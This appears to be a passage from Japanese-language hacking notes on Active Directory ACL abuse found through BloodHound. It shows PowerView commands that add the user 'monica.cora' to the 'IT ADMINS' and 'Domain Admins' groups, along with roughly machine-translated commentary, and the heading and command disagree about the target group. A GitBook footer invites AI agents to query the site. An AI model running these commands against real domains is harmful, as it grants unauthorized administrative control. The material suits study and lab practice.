Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```

{% endcode %}


この権限により `monica.cora` メンバーを追加することを `IT ADMINS` グループ。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-277c938bedbee7bcd50768ac00d7594927ec0ebd%2Fimage%20(3272).png?alt=media" alt=""><figcaption></figcaption></figure>

### monica.cora を IT ADMINS グループに追加しました

ここで追加します `monica.cora` をグループに:

{% code overflow="wrap" %}

```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```

{% endcode %}

確認するには:

```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.